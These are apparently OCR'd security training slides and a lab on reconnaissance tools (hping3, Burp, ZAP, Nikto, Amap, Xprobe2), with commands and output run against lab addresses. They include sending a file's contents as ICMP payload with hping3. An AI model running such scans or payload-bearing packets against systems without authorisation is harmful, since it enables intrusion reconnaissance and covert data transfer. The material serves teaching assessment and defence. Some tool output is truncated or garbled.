
Advanced Security Essentials

Hping (1)

Hping is a packet-crafting tool that can quickly generate packets during pen tests, helping you to validate scan results, create custom queries, and more. Hping is excellent for focused and targeted testing of network devices and listening services. It first sends a “null” packet (no TCP flags) to port 0 by default, and can also send UDP (--udp) or ICMP (--icmp) packets as well.

Hping can also easily send all TCP flags: --syn, --push, --ack, --urg, --fin, and --rst.

The --scan option can be used to scan any range of ports on a host, but the authors recommend Scapy (a very powerful Python-based packet crafting framework) for more advanced capabilities.



Hping (2)

- Hping supports source (--baseport) and destination (--destport) port selection
- Hping also supports the ability to send file contents as payload with the --file and --data flags

hping3 --baseport 53 --destport 80 --syn 10.10.0.10

```
root@bt:/home/501# hping3 --baseport 53 --destport 80 --syn 10.10.0.10
HPING 10.10.0.10 (eth0 10.10.0.10): S set, 40 headers + 0 data bytes
len=46 ip=10.10.0.10 ttl=128 id=64543 sport=80 flags=RA seq=0 win=0 rtt=0.5 ms
len=46 ip=10.10.0.10 ttl=128 id=64545 sport=80 flags=RA seq=1 win=0 rtt=0.3 ms
len=46 ip=10.10.0.10 ttl=128 id=64546 sport=80 flags=RA seq=2 win=0 rtt=0.3 ms
len=46 ip=10.10.0.10 ttl=128 id=64548 sport=80 flags=RA seq=3 win=0 rtt=0.3 ms
^C
```

Responses

hping3 --icmp --data 20 --file newtestfile.txt 10.10.0.10

```
root@bt:/home/501# hping3 --icmp --data 20 --file newtestfile.txt 10.10.0.10
HPING 10.10.0.10 (eth0 10.10.0.10): icmp mode set, 28 headers + 20 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=48 ip=10.10.0.10 ttl=128 id=64714 icmp_seq=0 rtt=0.4 ms
len=48 ip=10.10.0.10 ttl=128 id=64715 icmp_seq=1 rtt=0.3 ms
len=48 ip=10.10.0.10 ttl=128 id=64717 icmp_seq=2 rtt=0.2 ms
```


```
        0x0020:  6669 6c65 0a00 0000 0000 0000 0000 0000  file............
15:04:38.971977 IP 10.10.86.51 > 10.10.66.51: ICMP echo repl                 304
0, length 28
        0x0000:  4500 0030 66b2 0000 4001 67a1 0a0a 5633
        0x0010:  0a0a 4233 0000 0143 3214 0800 7465 7374  ..B3...C2...test
        0x0020:  6669 6c65 0a00 0000 0000 0000 0000 0000  file............
15:04:39.460165 IP 10.10.66.51 > 10.10.86.51: ICMP echo request, id 12820, seq 2
304, length 28
        0x0000:  4500 0030 533a 0000 4001 7b19 0a0a 4233  E..0S:..@.{...B3
        0x0010:  0a0a 5633 0800 1842 3214 0900 7465 7374  ..V3...B2...test
        0x0020:  6669 6c65 0a00 0000 0000 0000 0000 0000  file............
```

File content

Advanced Security Essentials

Hping (2)

This slide depicts a few Hping examples, where we're designating source (--baseport) and destination (--destport) ports for traffic, as well as sending actual payload data in traffic as well.



Web Application Scanning

- There are many tools available to aid with web application assessments
- Some of these are more specifically targeted at attacks:
  - HP SPI Dynamics WebInspect
  - Cenzic (TrustWave) Hailstorm
  - Fuzzers like Immunity's Canvas
- Other are web application scanners or inspection proxies (local proxies)
  - Burp
  - ZAP Proxy
  - Nikto/Wikto

Advanced Security Essentials

There are many tools available to aid with web application assessments.

Some of these are more specifically targeted at attacks:

- HP SPI Dynamics WebInspect
- Cenzic Hailstorm
- Fuzzers like Immunity's Canvas


Other are web application scanners or inspection proxies (local proxies)

- Burp
- ZAP Proxy
- Nikto/Wikto

In this section, we briefly take a look at a few of these scanners.

Burp

- Burp Suite is a full-featured proxy, scanner, and web app pen testing suite



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- http://cyber-defense.sans.org
- http://digital-forensics.sans.org
- http://ics.sans.org
- http://isc.sans.edu
- http://pen-testing.sans.org
- http://ssi.sans.org
- http://software-security.sans.org
- http://www.giac.org
- http://www.sans.edu
- http://www.sans.org
- https://www.sans.org
- http://www.securingthehuman.org

Host	Method	URL	Params	Status	Length	MIME type	Title
http://www.sans.org	GET	/	☐	200	35678	HTML	SANS Inform
http://www.sans.org	GET	/20coolestcareers/	☐			HTML	
http://www.sans.org	GET	/8570/	☐			HTML	
http://www.sans.org	GET	/about/	☐			HTML	
http://www.sans.org	GET	/about/contact	☐			HTML	
http://www.sans.org	GET	/about/faq	☐			HTML	
http://www.sans.org	GET	/about/link-to-sans	☐			HTML	
http://www.sans.org	GET	/about/why-sans	☐			HTML	
http://www.sans.org	GET	[illegible]	☐			HTML	
http://www.sans.org	GET	/community/	☐			HTML	
http://www.sans.org	GET	/courses	☐			HTML	

```
GET / HTTP/1.1
Host: www.sans.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:27.0)
Gecko/20100101 Firefox/27.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```


Advanced Security Essentials

Burp Suite (Free and Professional versions) is a powerful web application testing toolkit. Features include spidering, a capable proxy, authentication attacks, scanning and automated attacks (in the Pro version only), and much more.

A number of plugins have been written by third parties that integrate into Burp. The CO2 plugin, from Secure Ideas, allows testers to integrate other tools such as SQLmap and Cewl, as well as scripting attacks, username manipulation, and other varied attacks. More on CO2 can be found at http://co2.professionallyevil.com/.

OWASP ZAP

- Paros has been superseded by ZAP
- Other features include:
  - **Spidering**: Crawling an entire site to find any pages, images, etc.
  - **Scanning**: A scan policy can be established that checks a site for information leakage, SQL and XSS Injection, etc.




Advanced Security Essentials

Paros has been superseded by ZAP. More along the lines of scanning and enumeration, ZAP can help us by spidering and scanning sites. The scanning engine is very simple. It looks for some basic OWASP vulnerabilities in sites, but can serve as a great first step for evaluating web pages and code.

Nikto/Wikto (1)

- Nikto, by Sullo, leverages the libWhisker library by RFP
- Can check for thousands of known issues with web services:
  - "Interesting" files or misconfigured/default files/services
  - Information disclosure
  - XSS/SQL/Command Injection
  - File retrieval
- Also has "Single" mode, where a completely customized HTTP request can be generated



```
[root@toolkit nikto-2.02]# ./nikto.pl -h 10.10.86.51
---------------------------------------------------------------------------
- Nikto 2.02/2.03     -     cirt.net
+ Target IP:          10.10.86.51
+ Target Hostname:    10.10.86.51
+ Target Port:        80
+ Start Time:         2008-06-32 10:36:09
---------------------------------------------------------------------------
+ Server: Apache/2.2.3 (CentOS)
- Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP method ('Allow' Header): 'TRACE' is typically only used for d
ebugging and should be disabled. This message does not mean it is vulnerable to
 XST.
+ Apache/2.2.3 appears to be outdated (current is at least Apache/2.2.6). Apach
e 1.3.39 and 2.0.61 are also current.
+ OSVDB-877: TRACE / : TRACE option appears to allow XSS or credential theft. S
ee http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details
+ OSVDB-3092: GET /manual/ : Web server manual found.
+ OSVDB-3268: GET /icons/ : Directory indexing is enabled: /icons
+ OSVDB-3                                                                /imag
es
+ OSVDB-3
+ 4347 ite
+ End Tim
---------
+ 1 host(
```

```
[root@toolkit nikto-2.02]# ./nikto.pl -Single
-------------------------------------------- Nikto 2.02
-------------------------------------------- Single Request Mode
                           Hostname or IP: 10.10.86.51
                                Port (80):
                                  URI (/):
                                  SSL (0):
                               Proxy host:
                               Proxy port:
                  Show HTML Response (1):
                      HTTP Version (1.1):
                      HTTP Method (GET):
   User-Agent (Mozilla/4.75 (Nikto/2.02):
                  Connection (Keep-Alive):
                                     Data:
                     force_bodysearch (0):
                          force_close (1):
                          http_space1 ( ):
                          http_space2 ( ):
                  include_host_in_uri (0):
        invalid_protocol_return_value (1):
                             max_size (0):
                          protocol (HTTP):
        require_newline_after_headers (0):
                                retry (0):
```

Advanced Security Essentials

Nikto/Wikto (1)

Nikto by Sullo leverages the libWhisker library by Rain Forest Puppy (RFP). This was truly one of the first web app hacking/assessment tools provided to the community many years ago, and it is still being actively maintained today.


Nikto can check for thousands of known issues with web services, including:

- "Interesting" files or misconfigured/default files/services
- Information disclosure
- XSS/SQL/Command Injection
- File retrieval

Nikto also has a "Single" mode, where a completely customized HTTP request can be generated against a target site.

Nikto/Wikto (2)

- Wikto, by Sensepost, is a Windows-based tool that employs the Nikto DB for scanning
- Simple to use, includes a scan wizard
- Also includes spidering and Google hacking tools



What is the hostname or IP address of the machine you want to scan ?

Does the web server use SSL (HTTPS) or straight HTTP ?

What port does the web server listen on ?


Is the host Internet-facing ?

Advanced Security Essentials

Nikto/Wikto (2)

Wikto is a Windows-based tool from the fine folks at Sensepost; it incorporates the Nikto functionality into a nice GUI.

You can download Wikto from the Sensepost site at http://www.sensepost.com/labs/tools/pentest/wikto.




Lab 2

More Scanning Options

Advanced Security Essentials

This page intentionally left blank.




Lab Goal

- In this lab, we do a bit more in the way of scanning and enumerating systems
- Specifically, we explore:
  - Amap
  - Xprobe2
  - Hping3
  - Nikto
  - Netcat

Advanced Security Essentials

In this lab, we'll take a look at a few more options for scanning and enumerating systems and web apps. We'll explore AMAP, Xprobe2, Hping3, Nikto, and Netcat.



Amap

- Amap can be used to check service fingerprints
- Start Apache on Kali
- Run the following:
  amap 127.0.0.1 80 –b -q -v –o amapscan.txt

```
root@bt:/home/501# amap 127.0.0.1 80 -b -q -v -o amapscan.txt
Using trigger file /usr/local/etc/appdefs.trig ... loaded 30 triggers
Using response file /usr/local/etc/appdefs.resp ... loaded 346 responses
Using trigger file /usr/local/etc/appdefs.rpc ... loaded 450 triggers

amap v5.4 (www.thc.org/thc-amap) started at 2013-01-06 19:09:45 - APPLICATION MAPPING mode

Total amount of tasks to perform in plain connect mode: 23
Waiting for timeout on 23 connections ...
Protocol on 127.0.0.1:80/tcp matches http - banner: HTTP/1.1 200 OK\r\nDate Mon, 07 Jan 2013 000945 GM
 Apache/2.2.14 (Ubuntu)\r\nLast-Modified Tue, 10 May 2011 074500 GMT\r\nETag "2c58a-b1-4a2e722183700"\
anges bytes\r\nContent-Length 177\r\nVary Accept-Encoding\r\nConnection close\r\n
Protocol on 127.0.0.1:80/tcp matches http-apache-2 - banner: HTTP/1.1 200 OK\r\nDate Mon, 07 Jan 2013
r\nServer Apache/2.2.14 (Ubuntu)\r\nLast-Modified Tue, 10 May 2011 074500 GMT\r\nETag "2c58a-b1-4a2e72
nAccept-Ranges bytes\r\nContent-Length 177\r\nVary Accept-Encoding\r\nConnection close\r\n

amap v5.4 finished at 2013-01-06 19:09:51
```

Advanced Security Essentials

Another tool we should run to do more application mapping and analysis is Amap. First, let's start the local Apache server in your Kali image. At a terminal shell prompt, execute the command:

service apache2 start


Now, run the following command:

root@sec501:~#amap 127.0.0.1 80 –b -q -v –o amapscan.txt

You should see a variety of service banner information displayed, possibly giving you more details on the service running and available.

Xprobe2

- Run Xprobe with the default options
- Did it accurately detect your OS?



```
root@bt:/home/501# xprobe2 127.0.0.1

Xprobe-ng v.2.1 Copyright (c) 2002-2009 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu

[+] Target is 127.0.0.1
[+] Loading modules.
[+] Following modules are loaded:
[x]  ping:icmp_ping  -  ICMP echo discovery module
[x]  ping:tcp_ping  -  TCP-based ping discovery module
[x]  ping:udp_ping  -  UDP-based ping discovery module
[x]  infogather:ttl_calc  -  TCP and UDP based TTL distance calculatio
[x]  infogather:portscan  -  TCP and UDP PortScanner
[x]  fingerprint:icmp_echo  -  ICMP Echo request fingerprinting module
[x]  fingerprint:icmp_tstamp  -  ICMP Timestamp request fingerprinting
[x]  fingerprint:icmp_amask  -  ICMP Address mask request fingerprinti
[x]  fingerprint:icmp_info  -  ICMP Information request fingerprinting
[x]  fingerprint:icmp_port_unreach  -  ICMP port unreachable fingerpri
[x]  fingerprint:tcp_hshake  -  TCP Handshake fingerprinting module
[x]  fingerprint:tcp_rst  -  TCP RST fingerprinting module
[x]  app:smb  -  SMB fingerprinting module
[x]  app:snmp  -  SNMPv2c fingerprinting module
[x]  app:ftp  -  FTP fingerprinting tests
[x]  app:http  -  HTTP fingerprinting tests
[+] 16 modules registered
[+] Initializing scan engine
```

```
[+] Primary Network guess:
[+] Host 127.0.0.1 Running OS: "Linux Kernel 2.4.30" (Guess probability: 100%)
[+] Other guesses:
[+] Host 127.0.0.1 Running OS: "Linux Kernel 2.4.29" (Guess probability: 100%)
[+] Host 127.0.0.1 Running OS: "Linux Kernel 2.4.28" (Guess probability: 100%)
[+] Host 127.0.0.1 Running OS: "Linux Kernel 2.4.20" (Guess probability: 100%)
[+] Host 127.0.0.1 Running OS: "Linux Kernel 2.4.22" (Guess probability: 100%)
[+] Host 127.0.0.1 Running OS: "Linux Kernel 2.4.23" (Guess probability: 100%)
[+] Host 127.0.0.1 Running OS: "Linux Kernel 2.4.24" (Guess probability: 100%)
[+] Host 127.0.0.1 Running OS: "Linux Kernel 2.4.25" (Guess probability: 100%)
[+] Host 127.0.0.1 Running OS: "Linux Kernel 2.4.26" (Guess probability: 100%)
[+] Host 127.0.0.1 Running OS: "Linux Kernel 2.4.27" (Guess probability: 100%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```


Another tool we can use to verify OS details is xprobe2. Run xprobe2 as follows and check the results for accuracy on your system:

root@sec501:~#xprobe2 127.0.0.1


Examine the results when finished.

Hping3

- Hping3 can do all sorts of flexible packet creation!
- Try some different source ports and flag combinations:



```
root@bt:/home/501# hping3 --baseport 53 --destport 80 --syn 127.0.0.1
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=32792 rtt=0.3 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=32792 rtt=0.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=32792 rtt=0.1 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=3 win=32792 rtt=0.1 ms
```



```
root@bt:/home/501# hping3 --baseport 1025 --destport 80 --syn --ack 127.0.0.1
HPING 127.0.0.1 (lo 127.0.0.1): SA set, 40 headers + 0 data bytes
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=R seq=0 win=0 rtt=0.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=R seq=1 win=0 rtt=0.1 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=R seq=2 win=0 rtt=0.1 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=R seq=3 win=0 rtt=0.0 ms
```

Advanced Security Essentials

To finish this exercise, let's create a few specific packets with Hping3. We can specify any aspect of a packet that we want to using this tool, and for this exercise we'll simply control protocols, as well as source and destination ports.

